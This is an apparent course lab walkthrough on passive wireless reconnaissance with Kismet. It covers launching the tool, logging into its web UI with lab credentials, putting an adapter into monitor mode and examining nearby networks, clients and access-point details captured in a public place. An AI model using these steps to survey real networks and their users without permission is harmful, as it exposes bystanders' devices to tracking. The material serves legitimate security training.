
To reset everything to a clean state, first **unplug your Wi-Fi adapter, and then plug it back in** to reset it to the default managed mode state (you may need to reconnect it to the Slingshot VM).

Launch Kismet

From the terminal, launch kismet with the following command:

```
$ kismet
```


Kismet will launch and fire up a web server for your UI interactions. Once you see this screen, you're ready to move over to the UI.



Access the Kismet UI

Launch Firefox from the desktop, and navigate to http://localhost:2501.


You'll be prompted for a userid and password, use `sec556` for the userid and `sec556` for the password.




This is the Kismet UI. In the top navigation, you can see the unified list of devices, alerts for the Kismet IDS functionality, captured SSIDs, and ADSB capture with Software Defined Radios (SDRs). As our objective is to do some wireless analysis of our surroundings, we will focus on the Devices tab. First, we need to configure our Wi-Fi interface for monitor mode and start capturing traffic.

Configure interface for monitor mode


Access the 'hamburger' menu in the upper left corner (the three horizontal lines) and select 'Data Sources'.



In the Data Sources menu, you will see wlan0. Click wlan0 to expand the options. You'll note that the interface is currently in managed mode - this just won't do! Let's enable this and Kismet will switch it over to monitor mode for us. Click the 'Enable Source' button.



Once Kismet switches the interface to monitor mode, the interface will change. As the panda adapter is a 2.4 GHz adapter, you will see the interface is now channel hopping through the 2.4 GHz band, and covering all 14 channels, as well as the HT40 channels.



What's going on out there?

NOTE: From this point forward, what you see within Kismet will vary *wildly* from what you see in these screenshots. This Wi-Fi capture was performed in a public area in the state of Florida. Perform the same, or similar actions in your instance of Kismet!


Now, data should be flowing quickly into the Kismet UI from the Wi-Fi networks and devices in the vicinity. Close the data sources window and go back to the Kismet UI. You may want to make the bottom pane smaller to fit more wireless networks in the main *Devices* view.

Looking at this display, you will note a lot of great information on the wireless networks in your area. You will see the SSID (friendly name) of the network, the type of encryption in use (Open, meaning no encryption, WEP, WPA, WPA2, or WPA3), Signal strength, Wi-Fi channel in use, clients attached to the network, and much more!


Let's drill in on a network with some clients, ideally. Remember that Kismet is still channel hopping in the background, so the data in here for any given network will refresh only periodically.

Find a network of interest to you and click on it.


Network details



From here, we can see under the initial *Device Info* window, a lot of great information about the access point driving this network. We see some information from the initial Kismet display, such as the MAC address of the access point, and channel. However, we can also see if the signal from the AP 'bleeds' into surrounding channels (not the case here) and the manufacturer of the AP (inferred from the Organizationally Unique Identifier or OUI - the first 3 bytes of the MAC address.) There's some other elements of interest in the other windows as well. Let's click on the Wi-Fi (802.11) header just below this window.

